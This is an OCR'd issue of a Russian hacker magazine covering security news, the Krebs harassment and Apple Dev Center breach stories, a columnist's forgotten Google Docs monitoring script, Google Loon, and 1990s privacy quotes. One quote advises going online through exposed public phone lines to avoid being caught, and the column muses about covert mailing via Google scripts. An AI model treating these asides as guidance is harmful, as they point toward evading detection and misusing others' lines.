Уязвимость Карстен Нол проверял примерно на тысяче телефонов с разными SIM-картами, разных стран и операторов. Итог довольно печален: уязвима каждая восьмая трубка. Отсюда исследователь сделал вывод, что на сегодня уязвимы примерно 750 миллионов устройств в мире. В качестве «лекарства» Нол выдвинул идею фильтровать SMS внутри сетей операторов.

01



МЕТРО СЛЕДИТ ЗА ТОБОЙ

→ Московское метро вводит два новшества. Первое — видеосистема, распознающая лица. Также у пассажиров будут считывать данные SIM-карт. По неподтвержденным данным, использоваться будут IMSI-catcher'ы, притворяющиеся базовыми станциями и считывающие уникальные идентификаторы абонентов.


02



ОФИСНЫЕ ОБНОВЛЕНИЯ

→ Вслед друг за другом вышли обновления популярных офисных пакетов LibreOffice 4.1 и Open Office 4.0, некогда основанных на единой базе. Изменений немало. Так, в LibreOffice появились боковые панели и было исправлено три тысячи ошибок. А в Open Office радикально переработан весь интерфейс.

03



ПРЕДУПРЕЖДЕНИЯ? КАКИЕ ПРЕДУПРЕЖДЕНИЯ?


→ Университет Беркли совместно с разработчиками Google выяснил, что пользователи фактически игнорируют предупреждения о безопасности в браузере. Сообщение о неверном SSL-сертификате пропустили 70,2% юзеров Chrome. Еще 15,1% оставили без внимания сообщение о малвари на сайте.

БРАЙАН КРЕБС И ГЕРОИН

КАРДЕРЫ ПРОДОЛЖАЮТ ВОЙНУ С ИБ-ЭКСПЕРТОМ

Black hat'ы всего мира определенно не любят Брайана Кребса. Недавно мы рассказывали о том, как недовольные исследованиями и разоблачениями Кребса хакеры и кардеры вызвали к эксперту домой группу спецназа, еще раньше на имя Кребса взяли кредит в размере 20 тысяч долларов, а также журналисту не раз присылали деньги с украденных банковских карт. История получила закономерное продолжение, на этот раз Кребсу прислали... героин.

Новую подставу, по словам Кребса, спланировали на одном из закрытых русскоязычных форумов. Среди мемберов был объявлен сбор Bitcoin «Кребсу на наркотики», то есть для покупки грамма героина в магазине, работающем через Tor и расположенном в зоне .onion. Довольно быстро удалось собрать больше двух биткоинов, и 12 пакетиков с порошком (10 + 2 бонусных) по цене 1,6532 BC отправились на адрес Брайана по почте. Шутники собирались сообщить в полицию о том, что Кребсу должна прийти партия наркотиков, таким образом гарантированно подставив журналиста. Но фокус не удался. Оказалось, что Кребс наблюдал за операцией с самого начала и давно предупредил ФБР и полицию, что ему скоро пришлют компрометирующие вещества. Пришедшую в назначенный день посылку, в которой действительно был порошок, спрятанный в глянцевом журнале, попросту забрал наряд полиции.



В интервью Vice один из организаторов «розыгрыша» пояснил, что сделано все это было «ради лулзов» и потому, что Кребс по сей день оплачивает свои ланчи деньгами, которые утекают по его вине из карманов кардеров.



ВЗЛОМАН APPLE DEV CENTER

ХАКЕР ПОПРАКТИКОВАЛСЯ НА САЙТЕ ДЛЯ РАЗРАБОТЧИКОВ

В прошедшем месяце многие СМИ писали о взломе сайта для разработчиков Apple, однако продолжение этой истории почему-то освещали уже не так широко. Дело в том, что взломщик сам признался в содеянном, появившись в комментариях к статье про взлом Apple Dev Center на techcrunch.com. «Виновником торжества» оказался турецкий программист Ибрагим Балик, по совместительству выступающий консультантом по безопасности. Сайт Apple Балик решил поковырять исключительно в целях общего развития и самообразования и с удивлением обнаружил 13 уязвимостей, благодаря которым без труда получил доступ к базам данных. О своей находке «хакер» тут же уведомил Apple, правда предварительно сохранив персональные данные примерно ста тысяч разработчиков. Собственно, кусок именно этих данных Балик предъявил в Сети в доказательство ответственности за взлом.

В ответ на поступившую информацию о дырках Apple даже была вынуждена отключить сайт, чтобы исправить уязвимости и заново развернуть инфраструктуру (полное восстановление заняло больше недели!). Балик пишет, что теперь опасается судебного преследования, хотя он не желал ничего дурного и им руководило простое любопытство.

> *Сайт Apple Балик решил поковырять исключительно в целях общего развития и с удивлением обнаружил 13 уязвимостей, благодаря которым получил доступ к базам данных*



→ **Firefox обновился до версии 23,** принесшей важное изменение в безопасности: запрет по умолчанию на смешанный контент (сайты, работающие по HTTPS, но содержащие HTTP-контент).



→ **Adobe провела месяц «понимания пиратов».** Компания прекратила десяток уголовных дел против пиратов и снизила цены на свои продукты на 40%.



→ **За последние полгода специалисты центра** CERT-GIB выявили 896 вредоносных доменов, угрожающих безопасности пользователей Рунета. 86% сняли с делегирования.



→ **Массовая атака, нацеленная на сайты,** работающие под управлением Joomla и WordPress, связана с распространением Trojan.WPCracker.1, сообщает «Доктор Веб».

КАСТОМИЗИРУЕМЫЙ СМАРТФОН ОТ MOTOROLA


НОВИНКА, ИНТЕРЕСНАЯ НЕ ТОЛЬКО НАРАЩИВАНИЕМ ЯДЕР

Хотя компания Motorola официально покинула российский рынок, поклонников гаджетов именно этого бренда у нас по-прежнему много. Представленная недавно новинка Moto X доказывает, что Motorola мы продолжаем любить не зря :).

Технические характеристики новинки нельзя назвать революционными и запредельными, все довольно обычно: дисплей 4,7″ с разрешением 720p, двухъядерный процессор Motorola X8 (1,7 ГГц), четырехъядерный Adreno 320 GPU и два специализированных процессора L-NLP и CCP, которые обеспечивают обработку данных, поступающих с датчиков и аудиосенсоров. Плюс 2 Гб ОЗУ и 16 или 32 Гб флеш-памяти. Казалось бы, все традиционно, но в этот раз Motorola сделала ставку на персонификацию, а не на количество ядер. Дело в том, что на смартфон можно установить множество сменных панелей различной текстуры и цвета, сделать на корпусе гравировку «из коробки», подобрать в цвет наушники и даже зарядное устройство. На Западе цена новинки составит 575 и 629 долларов для моделей с 16 и 32 Гб флеш-памяти соответственно.




Помимо прочего, Moto X может похвастаться голосовым управлением. После фразы «Ok, Google Now» аппарат готов распознавать и выполнять любые другие голосовые команды владельца. Другие датчики реагируют на движение, к примеру, при покачивании смартфон включает камеру.






→ **Миллион долларов вознаграждений выплатила** Facebook за найденные уязвимости. Награды получили уже 329 хакеров, самому младшему из которых всего 13 лет.



→ **Про DEF CON сняли документальный фильм.** Почти двухчасовая лента о самой крутой конференции доступна совершенно бесплатно: youtu.be/rVwale6CiHw.



304 МИЛЛИАРДА

ДОЛЛАРОВ СТОИМОСТЬ КОРПОРАЦИИ GOOGLE

→ Акции Google установили новый рекорд — их стоимость возросла на 7,32% и достигла отметки 926,47 доллара за единицу. Так, сейчас Google можно оценить в 304 миллиарда долларов, что на 50 миллиардов больше прошлого показателя. Аналитики предрекают, что прибыль Google в текущем квартале превысит ожидаемые показатели.

116

ТЫСЯЧ ДОЛЛАРОВ СРЕДНЯЯ ЗАРПЛАТА ИБ-СПЕЦИАЛИСТА В США

→ На западном рынке зреет серьезный недостаток профессиональных хакеров, сообщает компания Burning Glass Technologies. Уже сегодня ощущается нехватка 20–40 тысяч ИБ-специалистов, и в будущем станет только хуже. Зарплаты меж тем закономерно растут: средний «безопасник» в США получает 116 тысяч долларов в год, или 55,77 в час.

БЫСТРЕЕ, ВЫШЕ, СИЛЬНЕЕ


ГЛАВНЫЕ НОВШЕСТВА BOOTSTRAP 3

В конце июля в официальном блоге разработчиков Bootstrap (blog.getbootstrap.com) появилась информация о выходе третьей версии этого популярнейшего адаптивного CSS-фреймворка. Строго говоря, это не финальная версия, а всего-навсего релиз-кандидат.

Ключевым изменением нового Bootstrap стал, конечно же, полностью обновленный внешний вид. Разработчики отказались от градиентных тактильных стилей в пользу более современного «плоского» дизайна. Элементы управления стали более легковесными, в особенности это заметно на кнопках и navbar, самом узнаваемом элементе Bootstrap — черной навигационной панели в верхней части страницы. Визуальные элементы, привязанные к текстовым полям, также стали монотонными, а для типографики появилось несколько новых lightweight-классов. В целом RC1 выглядит свежо и современно, но для тех, кто привык видеть Bootstrap совершенно другим, поначалу может быть очень неожиданно.

Под капотом у нового Bootstrap тоже много нового. Во-первых, Bootstrap больше не поддерживает IE 7 и FF 3.6. Девелоперы убрали из кода фреймворка множество хаков и специфических префиксов, которые были необходимы для корректного отображения страниц в этих «старичках», благодаря чему код стал значительно чище. Во-вторых, приоритет разработчиков заметно сместился в сторону mobile first. В свете этого был основательно переписан главный структурный элемент Bootstrap — сетка. Вместо привычных span'ов теперь есть два класса «ячеек» — .col-* для смартфонов, .col-sm-* — для планшетов. Соответственно, новый «бутстрэп» уже несовместим с более старыми версиями ветки 2.x, и миграция простой подменой CSS- и JS-файлов больше невозможна. Кстати, проект обзавелся собственной бесплатной CDN, так что теперь подключать файлы фреймворка можно просто, и при этом не возникнет дополнительных задержек.

Проще стало создавать и сложные группы контролов. Например, раньше для создания сложных кастомных форм требовалось проявить недюжинное терпение, разобраться в хитросплетениях стилей и вложенных контейнеров, а иногда приходилось заглядывать в исходный код самих страниц документации. В версии 3.x структура верстки значительно упростилась, избавилась от лишних элементов и стала намного логичнее.



Обновленный дизайн главной страницы Bootstrap как бы говорит нам, что сайтов в Metro-стиле теперь будет много. Очень много. Интересно, сколько продержится этот тренд? И когда Microsoft придумает новое название этой стилистики, взамен запрещенной?

01



ОТОБРАЛИ У МОШЕННИКОВ И ОТДАЛИ ЛЮДЯМ

→ В июне текущего года американские власти конфисковали 46 подозрительных доменов, что является обычной практикой на Западе. Вот только регистрация всех доменов истекла месяц спустя, а продлить ее федералы забыли. В итоге домены вернулись в обращение как ни в чем не бывало.

02



3D-СКАНЕР В ПАРУ 3D-ПРИНТЕРУ

→ На Kickstarter за сутки собрал финансирование проект по созданию бюджетного ручного 3D-сканера. Fuel3D будет стоить всего 990 долларов (сейчас подобные устройства обходятся в несколько тысяч долларов). Работает девайс как обычный фотоаппарат, только он сканирует объект, а не фотографирует.

03



300 ГБ НА ОДНОМ ДИСКЕ

→ Компании Sony и Panasonic решили отложить разногласия и объединиться ради создания нового формата оптических дисков. К 2015 году должна увидеть свет первая версия диска емкостью до 300 Гб. Увы, уже известно, что диски будут несовместимы с устройствами чтения CD, DVD и Blu-ray.

ПАРАНОИК? НЕТ! КАЖЕТСЯ, НЕТ



КОЛОНКА СТЁПЫ ИЛЬИНА

Паранойей я, в общем-то, не страдаю. Когда нечего скрывать, не так уж сильно и запариваешься, что кто-то может читать твою почту или получить пароль к твоему ящику. Никакой папки top secret никто там не найдет — ее там просто нет. Однако недавно случилась забавная история, которая все же заставила заиграть нотки паранойи и у меня.

СТРАННАЯ АКТИВНОСТЬ В ЯЩИКЕ

Все началось с того, что я полез в папку с исходящими письмами, чтобы найти там какой-то мейл. И увидел там то, чего никто из нас увидеть бы не хотел: письма, которые я не отправлял! Это не могло быть ошибкой: два письма были отправлены буквально только что и два точно таких же днем ранее.

Все дела тут же были отложены в сторону, и голова быстро загрузилась одним-единственным вопросом: что за фигня? (Новый закон о СМИ запрещает нам использовать более жесткие формулировки этого вопроса, хотя тут они могли бы быть уместны.)

РАССУДИТЕЛЬНОСТЬ

Надо сказать, что письма были очень странными и даже бессмысленными. Это совершенно точно не был спам. И не какие-то личные данные. Это вообще не было похоже ни на что, кроме как на сообщение от системы мониторинга.

В заголовке было указано «Website down», а в теле письма фигурировал адрес http://dvd.xakep.ru (это часть сайта, посвященная DVD-диску журнала) с подписью «Непредвиденная ошибка». Но я не помню, чтобы настраивал мониторинг. Тем более с отправкой уведомлений на адрес mqukisbx@sharklasers.com. Пикантности добавляло то, что этот сервис используется для создания временных email'ов, и я его точно видел впервые.

Я посмотрел хедеры одного из писем, где явно было указано, что письмо отправлялось через SMTP. На всякий случай я отправил мейл через веб-морду Gmail'а и убедился, что хедеры в этом случае подставляются другие. Значит, доступ был получен не ко всему аккаунту, а, скорее всего, к одному из паролей приложений (в случае, когда включена двухфакторная авторизация, необходимо создавать статические пароли, чтобы использовать их в приложениях, которые двухфакторную авторизацию не поддерживают, — например в почтовых клиентах). Быстрое решение — отозвать все пароли приложений. Изменил я и обычный пароль — ну так, на всякий случай.

Я практически сразу открыл лог активностей, в котором фиксируются все обращения к аккаунту (в том числе для отправки почты по SMTP). Никаких подозрительных IP-адресов не было. Это, с одной стороны, радовало — значит, с других машин обращений не было. Но, с другой стороны, пугало — значит, используется одно из моих устройств? Но какое?! Я пошел спать.

НЕПОНИМАНИЕ

Сложно описать словами удивление, когда на следующее утро я увидел те же самые письма. И это после того, как были сменены все пароли. Задача явно становится интереснее. Кажется, единственный вариант в том, что одно из моих устройств заражено. Но в это верилось слабо:

1. В последнее время я работаю только на Mac и после смены паролей нигде, кроме как на своем ноутбуке, пассы не вводил. Неужели заражена OS X? Тут я впервые в жизни поставил на мак антивирус, который, естественно, ничего не нашел, но зато сделал что-то ужасное с системой, из-за чего ее потом пришлось переустановить.
2. Ранее я отозвал все пароли приложений, а, судя по хедерам, письма все равно отправлялись через SMTP. Но без пароля приложения это невозможно!
3. В списке активностей не было записей на время отправки сообщений. WTF?

ПОЧТИ ПАНИКА

К этому времени я уже успел отправить задачку многочисленным друзьям из сферы ИБ и работающим в Google (кстати, выяснилось, что у Gmail нет никакой возможности написать или позвонить в суппорт), но никакого сколько-нибудь вразумительного объяснения не было.

Я решил сделать еще один эксперимент: на защищенном канале (мало ли кто снифает Wi-Fi — выше я писал, что не страдаю паранойей, — видимо, я соврал), а именно 3G оператора, и с 99,99% незараженного устройства (взял iPad Mini) я еще раз поменял пароль. Вышел из системы и больше пароль не вводил.

ЭТО НЕВОЗМОЖНО!

Надо ли говорить, что я увидел в ящике поутру? Черт подери, там были те же самые письма, отправленные от моего имени! Это уже было не смешно. Я не входил в аккаунт, и это объективно не мог сделать кто-то другой. Что происходит?

К этому моменту я был на 100% убежден, что проблема не во мне. И не в моих девайсах. Как мне казалось, это был явный глюк Google, который никто не мог объяснить. При этом добраться непосредственно до суппорта гугла так и не получалось, хотя ответы (вернее, банальные рекомендации) пытались дать разные инженеры компании. Что бы ты делал на моем месте? У тебя есть догадки?

stepan.ilyin@gmail.com
to mqukisbx
Exception: Непредвиденная ошибка: http://dvd.xakep.ru/

Что за фигня?

РАЗГАДКА

Когда руки уже опустились, я решил еще раз трезво на все посмотреть. Все же на глюк это похоже не было. Письма явно относятся к dvd.xakep.ru, то есть имеют связь со мной — это не может быть совпадением. И я не исключал, что когда-то действительно настраивал мониторинг.

И тут меня осенило. Я зациклился на почте, но, возможно, дело в каком-то другом сервисе гугла? Я когда-то делал мониторинг сайтов на Google App Engine, а еще... В этот момент я открыл Google Docs и вбил там злополучный адрес, на который уходили письма, — mqukisbx@sharklasers.com. Ответ сервера сразу поставил все на свои места. Я все вспомнил!

Google Docs нашел документ «Копия Is My Site Down — Digital Inspiration». Когда-то очень давно я игрался со скриптовым движком таблиц Google Docs (что-то вроде VBA в Excel'е) и пробовал делать разные интересные вещи — кажется, у нас даже был на эту тему Proof-of-concept. Тогда я наткнулся на статью о том, как реализовать мониторинг веб-сервера только на Google Docs (bit.ly/HYQdju), и сделал копию предложенного скрипта. Скрипт использовал функцию для получения страницы (UrlFetchApp) и функцию для отправки сообщения (MailApp.sendEmail). Причем адрес сервера я поправил (на dvd.xakep.ru), а адрес получателя оставил авторский. Скрипт почему-то засбоил и начал каждую ночь отправлять алерты, которые чуть не свели меня с ума :).

Оказалось, что это никакой не глюк, не APT и не заговор, а банальный склероз, помноженный на паранойю. Я забыл про свой же скрипт.

P. S. И все-таки задачка получилась интересной. А ситуация все равно вызывает вопросы. Какой-то скрипт может слать сообщения от твоего имени, и это никак не отображается в логе активности. Почему? Получается идеальный механизм для скрытной отправки сообщений, если есть доступ к Google-аккаунту. И ведь наверняка можно сделать управление рассылкой — через те же самые скрипты Google Docs! ⌶



Proof-of-Concept

ИНТЕРНЕТ ЧЕРЕЗ ВОЗДУШНЫЕ ШАРЫ

ЧТО ЭТО ТАКОЕ

В июне 2013 года компания Google официально анонсировала проект Loon (google.com/loon), который придуман в научно-исследовательской лаборатории Google X.

В рамках проекта Loon планируется запустить множество воздушных шаров на солнечных батареях курсировать в стратосферных ветрах на высоте 20 км. Ветры на такой высоте постоянные, устойчивые и часто дуют в направлении вдоль экватора, так что шары должны вращаться вокруг планеты на одной параллели со скоростью 8–30 км/ч. За счет большого количества шаров можно обеспечить сплошное покрытие земной территории на конкретной параллели.

Сами шары относительно дешевы, так что у Google не должно возникнуть проблем поднять в небо нужное количество и заменять их периодически. Конструкция сделана с таким расчетом, что каждый шар сможет непрерывно работать более 100 дней, хотя первые опыты показывают меньший срок службы. На высоте 20 км нет ни дождей, ни самолетов, так что единственной проблемой для шаров видится непредсказуемый ветер.

ЗАЧЕМ ЭТО НУЖНО

До сих пор две три населения земного шара не имеют доступа в интернет. Оптоволокно дорого и невыгодно тянуть в труднодоступные и малозаселенные районы. Компания Google предлагает решить эту проблему. Пропускной способности каналов должно хватить, чтобы обеспечить скорость доступа, сравнимую с 3G.

Организованные в единую коммуникационную сеть шары Google обеспечат связь на обширных территориях по всему миру, в том числе во время стихийных бедствий. Каждый шар покрывает зону суши диаметром 40 км.

КАК ЭТО РАБОТАЕТ

Каждый аппарат состоит из «конверта» (15-метровой полиэтиленовой оболочки, наполняемой гелием) с парашютом для контролируемого спуска, солнечных батарей площадью в несколько квадратных метров и коробки с оборудованием весом около 10 кг (рис. 1). В коробке находятся аккумуляторы, электроника и радиопередатчики для связи с соседними шарами и с абонентами на земле. Аккумуляторы накапливают энергию днем, чтобы ее хватало на работу оборудованию ночью. При хорошем солнце панели обеспечивают ток 100 Вт.

Радиопередатчики шаров работают на нелицензируемых «научных» частотах ISM, в диапазонах 2,4 ГГц и 5,8 ГГц. Для связи с ними используются самодельные модемы в виде красных сфер (рис. 3). Частоты совпадают с частотами стандартного Wi-Fi, но сигналы можно отфильтровать.

На первом этапе эксперимента около 30 шаров успешно вывели в стратосферу на 40-й параллели в южном полушарии. Разработанные компьютерные алгоритмы позволяют предсказывать, в какой зоне следует добавить шар для обеспечения сплошного покрытия, и его запускают с таким расчетом, чтобы ветер вывел шар именно в заданную точку. Для этого требуется найти поток ветра нужного направления и скорости. Из центра управления полетами следят за координатами каждого шара и при необходимости изменяют его высоту. Зная скорость и направление ветра на каждой высоте, можно маневрировать.

В первом эксперименте для тестирования радиосвязи приняли участие около полусотни добровольцев. В будущем Google собирается продолжить эксперимент. На той же 40-й параллели будет запущено до 300 шаров, все вместе они обеспечат связь для абонентов в Новой Зеландии, Австралии, Чили и Аргентине.




Рис. 1. Схема конструкции летательного аппарата с оборудованием




Рис. 2. Полезная нагрузка аппарата: коммуникационный модуль (справа), контроллер высоты (в центре) и отсек для электроники (слева)



Рис. 3. Модем для выхода в интернет через воздушные шары Google Loon установлен на крыше дома одного из участников эксперимента



Рис. 4. Блок с фотоэлементами для питания электроники, которая прикреплена с обратной стороны



Рис. 5. Шар поднимается в воздух

ДВАДЦАТЬ ЛЕТ ПАРАНОЙИ

Dr. Anonymous

За последние 15 лет люди очень легко привыкли к вниманию Большого Брата и его маленьких помощников — к глазкам телекамер, которые следят за ними из каждой подворотни, к биометрической аутентификации, к открыванию сумок перед лицом охранника в кинотеатрах и прочих присутственных местах, к раздеванию в аэропортах и к компьютерным играм, которые не запускаются без постоянного доступа в интернет. Эти же люди, читая новости про Сноудена, искренне удивляются, они возмущаются, они не могут в это поверить! Каждая утечка, каждый перехват, каждое использование личной информации в чужих корыстных целях их удивляет — они от души охают, смотря новости по телевизору или читая их в Сети. Странная амбивалентность! Может быть, это что-то новенькое? Когда появилась потребность в сохранении своей privacy, в криптографии, в анонимности, в защите своего права на свободное получение информации?

Мы в прошлом. Шикарный Pentium 166 МГц с 16 Мб ОЗУ. Такой есть не у каждого, это новинка! К сожалению, на нем нет CD-ROM и звуковой карточки — Sound Blaster 16 стоит недешево. Зато у нас есть модем на 33,6 кбод — окно в мир FTN-сетей, BBS'ок и такого молодого и недешевого интернета. Запустим Internet Explorer 4.0 и посмотрим, что говорят люди…

ВРЕМЯ ДЕЙСТВИЯ

Все цитаты относятся к периоду 1995–1998 годов.

Мы долго думали о том, какой должна быть первая статья в этом параноидальном-препараноидальном номере. И в итоге пришли к выводу, что самое лучшее — это просто показать тебе недалекое прошлое. Ты сам сравнишь его с настоящим, увидишь, в чем были правы и в чем ошибались айтишники того времени, и сделаешь правильные выводы. Вперед! Сядем в машину времени, установим переключатель на 1994 год, нажмем на большую красную кнопку и откинемся на спинку кресла, пока операционная система Microsoft Windows 95 устанавливается на наш компьютер...

1998 ГОД

«А чтобы действительно тебя никогда не заловили хоть на 10 тысяч долларов, надо выходить не со своего телефона, а с АТС или телефонного аппарата. Не знаю, как в других странах, но в Эстонии у некоторых телефонных аппаратов сверху прямо видны телефонные линии.»

«В первую очередь надо не показывать свой IP-адрес, а если уж показывать, то неверный. Есть много предложенных способов, но пока я не видел ни одного, чтобы он действительно работал.»

1994 ГОД (ИЗ ЭЛЕКТРОННОГО ЖУРНАЛА INFECTED VOICE, ПОСВЯЩЕННОГО КОМПЬЮТЕРНЫМ ВИРУСАМ)

«Почтовый адрес: КИЕВ-148, а/я 10 «Stealth» (абонентский ящик тогда считался вполне адекватной защитой, никому и в голову не приходило, что правоохранительные органы могут заняться вирусным журналом. — Прим. ред.).»

1997 ГОД (ИЗ ЭЛЕКТРОННОГО ЖУРНАЛА INFECTED VOICE, ПОСВЯЩЕННОГО КОМПЬЮТЕРНЫМ ВИРУСАМ)

